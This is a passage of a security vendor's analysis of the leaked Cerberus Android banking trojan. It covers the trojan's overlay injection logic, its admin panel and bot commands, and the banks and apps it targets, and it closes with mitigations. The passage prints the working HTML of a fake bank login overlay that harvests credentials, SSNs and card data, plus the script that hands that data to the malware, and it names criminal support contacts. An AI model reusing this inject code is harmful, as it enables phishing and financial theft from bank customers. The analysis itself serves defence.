
1. This function is called when an "Accessibility Event" occurs, such as when the in-focus application changes or the user inputs text to an application.
2. The application collects the package name of the application in focus and places it in the "app_inject" variable. This would be the name of the application that has now launched, for example, "com.bankaustria.android.olb". (1).
3. The application checks to see if the name of the application is among those listed as being of interest to collect information from (2). An application is of interest if it matches the list of mail services or application services to collect from. These application names include:
   - Mail services: Gmail (com.google.android[.]gm), the mail[.]com Android application (com.mail.mobile.android[.]mail), Hotmail (com.connectivityapps[.]hotmail), Outlook (com.microsoft.office[.]outlook), and Yahoo! (com.yahoo.mobile.client.android[.]mail)
   - Application services: Google Play App Store (com.android[.]vending), Telegram (org.telegram[.]messenger), Uber (com[.]ubercab), WhatsApp (com[.]whatsapp), WeChat (com.tencent[.]mm), Viber (com.viber[.]voip), Snapchat (com.snapchat[.]android), Instagram (com.instagram[.]android), imo messenger (com.imo.android[.]imoim), and Twitter (com.twitter[.]android)
4. If the application determines that this application is of interest, based on the criteria above, it begins the injection process by creating an instance of the "actViewInjection" class and starting it. This class is created by the threat actor and is responsible for creating the overlay. (3)
5. The code for the injection loading functions by creating a "web view," and setting the contents to either the fake web page HTML of the specific banking application (if available in the list of supported injects), the fake web page HTML of the application service, or the fake web page HTML of the mail service application. (4)
6. Finally, the view is placed over the screen so that the user of the application thinks they are on the legitimate website when in reality, Cerberus is ready to steal their personal information. (5)

Recorded Future observed that the "commented out" code in "srvSccessibility.java" file looks very similar to the code discussed by researchers who analyzed Cerberus Android in August 2019. This suggests that the threat actor refactored the code, while still using the overlay functionality described in the report.

Example of Banking Web Inject


Below is an example web inject for one of the banks, showing the screen(s) that are locally overlaid to the user, during step 6 of the above "srvSccessibility" analysis. There are four main parts to the inject:

1. Collection of the bank username and password
2. Collection of additional PII such as date of birth and Social Security number
3. Collection of credit card number, expiration date, and Card Verification Value (CVV)
4. Redirection to legitimate bank website


jnapier
••••••••••••••••
Sign in
1
Fake login for the collection of the JP Morgan Chase username and password
2
Second overlay collecting Name, Phone Number, Date of Birth and Social Security number
Suspicious activity has been noticed on your account. Verify your identity.
Jack
Napier
+5555555555
Date of birth: 01/23/1950
111111111
Next
3
Third overlay collecting Credit Card number, CVV and expiration date
1234 5687 9845 3211 2
EXP Date: 10 28
CVV code: •••
Sign in

Web inject overlays and workflow (Source: Recorded Future)


The HTML source code behind the banking web inject is below. It uses forms for each overlay window. The entered data is verified for the correct format and then sent to an internal "process" function.



```
<body>
    <div class="header"><div class="logongardient">
        <div class="logo"></div>
    </div></div>
    <div class="main">
        <div class="autorizeBox">
            <form id="login" action="" style="">
                    <input id="Login" placeholder="Username" pattern=".{4,}" autocomplete="off" type="text" required>
                    <input id="Password" placeholder="Password" pattern=".{4,}" autocomplete="off" type="password" required>
                    <button type="button" onclick="process('login')"><span>Sign in</span></button>
            </form>
            <form id="address" action="" style="display:none;">
                    <p class="warntext">Suspicious activity has been noticed on your account. Verify your identity.</p>
                    <input id="FirstName" placeholder="First name" pattern=".{3,}" autocomplete="off" type="text" required>
                    <input id="LastName" placeholder="Last name" pattern=".{3,}" autocomplete="off" type="text" required>
                    <input id="Phone" placeholder="Phone number +1..." pattern="^\+[0-9]{6,}" maxlength="30" autocomplete="off" type="text" required>
                    <br><label>Date of birth: </label>
                    <input id="DOB" placeholder="mm/dd/yyyy" type="date" pattern=".{1,}" autocomplete="off" type="text" style="width: 50%;" required>
                    <input id="SSN" placeholder="SSN number" pattern="[0-9\-]{9,11}" maxlength="11" autocomplete="off" type="text" required>
                    <button type="button" onclick="process('address')"><span>Next</span></button>
            </form>
            <form id="CC" action="" style="display:none;">
                    <input id="CCNUM" placeholder="Credit card number" pattern="^[0-9 ]{12,24}$" maxlength="24" autocomplete="off" type="text" required>
                    <span id="ccnumlbl"></span>
                    <br><label>EXP Date: </label>
                    <input class="dt" id="CCexpMM" placeholder="MM" pattern="^[1-9]{1}$|^[1]{1}[0-2]{1}$|^[0][1-9]{1}$" maxlength="2" autocomplete="off" type="text" required>
                    <input class="dt" id="CCEXPYY" placeholder="YY" pattern="^19$|^2[0-9]$" maxlength="2" autocomplete="off" type="text" required>
                    <br><label>CVV code: </label>
                    <input id="CVV" placeholder="CVV" pattern="^[0-9]{3}$" autocomplete="off" maxlength="3" type="password" style="width:15%;" required>
                                <input id="exit" type="hidden" text="true"/>
                    <button type="button" onclick="process('CC')"><span>Sign in</span></button>
            </form>
        </div>
    </div>
```

Web inject HTML source code (Source: Recorded Future)

The process function is called after each overlay and will record the user-inputted data. After the last overlay asking for the credit card number, the user is redirected to the legitimate https://bank[.]com website.




```
function process(formId) {
    try {
        Android.returnResult( formToJSON(document.getElementById(formId)) );
    } catch (err) {}
    if(formId == 'CC')
    {
        location.replace('https         com/');
        return;
    }
    formChange(formId);
}
```

Web inject process function (Source: Recorded Future)

Cerberus Admin Panel Functionality

Recorded Future installed and analyzed the Cerberus V2 Administrative panel to gain a better understanding of its capabilities. The image below shows the main landing page for the admin panel. The main page provides the user with statistics on bots as well as the ability to modify or view information and settings related to the malware. The user can view or modify: General list of bots (Bots), Inject logs (Logs), List of injections for applications (Inject List), Settings (Settings). Additionally, from the main page, a user can use the builder to create a malicious Android Package (APK) for distribution.



Welcome to Cerberus admin panel

Mini FAQ

Left menu The left menu contains tab navigation, and statistics on bots. The statistics on bots is updated at the interval that you specified in the settings. Navigation takes place on the following tabs: General list of bots (Bots), Inject logs (Logs), List of injections for applications (Inject List), Settings (Settings).

The general list of bots (Bots) On this page you can see a table with bots. The page is made as convenient as possible so that you can perform any actions with your bots as quickly as possible. In the table, you can select one, several or all bots on the page for certain actions, you can also apply filters to remove unnecessary bots from the page. To use filtering, there is a button (Filter Table). We will tell you more about the buttons a bit later. You can also remove dead bots from the panel using the (Delete selected bots) button. When you click on this button, only selected bots from the panel will be deleted. Note: If the bot is online, it will appear in the panel

Support Info

If u have any questions, please contact to forum profile via PM. profile (XSS.IS) (TOR) , profile (EXPLOIT) (TOR)

Or contact support via jabber: androidsupport@thesecure.biz


Other contacts (not Cerberus team):
Android Crypt - jabber android_crypt@draugr.de
Android Crypt - jabber2 android_crypt@exploit.im
Inject developer - jabber pw0ned@thesecure.biz
Inject developer - jabber2 pw0ned@thesecure.biz
Inject developer - telegram @pw0ned
Best server and proxy - jabber nishebrod@abushost.ru
Best server and proxy - telegram @ohyeahwhino
Google Play loaders - jabber trump3d@thesecure.biz

Builder

Select URL ▾
Name Application
Admin device Name
Accessibility Name
Bot TAG
Launch bot by Activity [0-1500]: 0
AccessKey
Select ICON (PNG): Choose file | Browse
Select Accessibility Page (DOWNLOAD): Ch | Browse
Download apk
Build APK now

Main page of Cerberus Android bot admin panel

The "Bots" page, as shown below, allows the user to see a list of their compromised bots and to execute specific commands related to the bots. The user is able to remove dead bots, or "kill" them, and monitor the status of bots. For each bot, the user can view the Android version of the victimized device, the individual name of the collected APK (Tag), the bot's country, the last time the bot was online, statistics related to the bot's operation, the number of applications for which there are injections currently on the victim's device, the IP address of the bot, and date of infection. This management interface also allows the user to create a comment about the bot. Each bot is identified by a unique number (bot ID).



Main BOTS table

Delete selected bots | Filter table | Select All on this page | Clear selection


ID								Date infection	Comment
WELCOME	0	CERBERUS V2	🇺🇸	18597d		🏛	-		
jnapier	10.0	CERBERUS V2	🇺🇸	5d		🏛	192.168.204.22	8/27/2020	

1

Cerberus Android bot admin panel — "Main BOTS table"

Each bot has four basic settings, and the user can set up a list of working injections for the bot:

- Hide SMS: Activates hiding SMS messages on the victim's device. Hidden SMS messages are visible in the bot information window (SMS, USSD, Events)
- Lock device: Engages device lock function
- Off sound: Mutes the sound on the device
- Enable keylogger: Activates the keylogger on the victim's device



Settings Bot - *jnapier*

Bot settings

Hide SMS	OFF
Lock device	OFF
Off sound	OFF
Enable keylogger	OFF


Active injects list

Cerberus Android bot admin panel — Bots Settings


The following image shows the administration panel for supplying commands to the bot. The available commands for bots are:

- Send SMS: Sends an SMS from the victim's device
- Send USSD (Unstructured Supplementary Service Data): Sends USSD from the victim's device
- Forward call: Forwards calls from the victim's phone to another phone number
- Open Inject: Forces a web injection for the applications that are downloaded to the victim's device
- Run app: Runs a specified application on the victim's device
- Send push: Sends push notifications to the victim's device
- Open URL: Opens a URL on the victim's phone browser
- Get data from bots: Gets installed applications, contacts, and SMS messages from the victim's device
- Delete app: Deletes a specific application from the victim's device
- Update Module or app list: Updates bot module or inject list on victim's device
- Google Authenticator grabber: Gets data from Google Authenticator on the victim's device
- Bot commands: Runs other commands such as "Get admin rights" and "Kill Bots"

In the Injection list tab, the user can see the list of available injections provided by the developer, as well as add additional injections. The user can also see a visual of the overlay(s) used for the selected injection.



Cerberus Android bot admin panel — bots commands



Cerberus Android bot admin panel — inject list

Mitigations

There are good rules to follow to help detect and prevent a web inject attack. We recommend the following mitigation strategies:

- Redesign the login web page for an application so that it appears different from the PNG image in the leaked source code. Consider adding a watermark of some sort that is client-specific, or changes based on the time, since Cerberus Android uses static images for each supported bank. Provide clients with the guidance that if they do not see the image/watermark, it is not an authentic login web page for that app.
- Keep all software and applications up to date; in particular, operating systems, antivirus software, applications, and core system utilities.
- For users, install an antivirus solution, schedule signature updates, and monitor the antivirus status on all equipment.
- Use only an HTTPS connection on the internet.
- Educate employees and conduct training sessions with mock phishing scenarios.
- Use multi-factor authentication (MFA) if possible.
- Deploy a spam filter that detects viruses, blank senders, and so on.
- Deploy a web filter to block malicious websites.
- Encrypt all sensitive company information on the device.
- Advise users to only download apps and files from trusted sources.

Outlook

The sale of customized web injects is a profitable business across the dark web. Many notorious cybercriminals specifically craft web injects for banking trojan developers and operators targeting multiple financial organizations worldwide, which are delivered primarily via phishing campaigns and exploit kits.

Recorded Future believes that banking web injects will likely remain one of the primary attack vectors targeting the financial sector, especially in light of the recent publication of Cerberus Android bot source code.

Appendix A — List of Web Injects Publicly Shared by ANDROID-Cerberus

- ABN Amro
- Akbank
- Alior Bank
- Allegro
- Amazon
- Asseco
- ATT
- Banco Itau
- Bank Austria
- Bank Inter
- Bank of America
- Bank of Queensland
- Bankowoskmobila
- Banksa
- Banque Populair
- Barclays
- BBVA
- Bendigo bank
- BienLinea
- BitBank
- Blockchain
- BMO
- BNL
- BOCHK
- BPH
- BTLR
- Caixageral
- Chase Bank
- CIBC
- ClairMail
- Coincheck
- Commbank
- CommerzBanking
- ConsorsBank
- Copper GMPS
- Credem Mobil
- Creditagricole
- CSOB
- Discover Financial
- Eleader
- Empik
- Eurobank PL
- Evobanco
- Finansbank
- Finanteq
- Garanti BBVA
- Getin group
- GMOwallet
- Google
- Groupe Caisse d'épargne
- GRPPL
- Grupo Cajamar
- HSBC
- Ibercaja
- ICICI
- Ideo Mobile
- IKO
- ImaginBank
- IMO
- Ingdiba
- Ingdirect
- Inmitte
- Instagram
- Konylabs
- Kutxabank
- Kuveytturk
- La tua banca
- La caixa
- Laposte
- Liberbank
- Lynx SPA
- MBank
- Mibanco
- Microsoft Office Outlook
- Mobillium
- Mobiwik
- Moje Orange
- MoneyBookers
- Mtel
- NetBK
- Nogood
- Noris Bank
- Oxigen
- PayPal
- PCB
- Pekao
- Pocket Bank
- Popso
- PostBank
- Posteltaliane
- Pozitron
- PWCC
- Quoine
- Raiffeisenbank
- Rakuten Bank
- Royal Bank of Canada
- RSI
- SBI
- Snapchat
- Suncorp Bank
- Suntrust
- Targo
- TEB Türk Ekonomi Bankası
- Tecnocom
- Telegram
- Tencent
- Tmobtech
- Twitter
- Ubercab
- Unicredit
- Unicredit Group
- Union Bank
- USAA
- US Bank
- Vakifbank
- Viber
- Volksbank
- WellsFargo
- WesternUnion
- WhatsApp
- Yahoo
- YKB
- Zira

About Recorded Future

Recorded Future arms security teams with the only complete security intelligence solution powered by patented machine learning to lower risk. Our technology automatically collects and analyzes information from an unrivaled breadth of sources and provides invaluable context in real time and packaged for human analysis or integration with security technologies.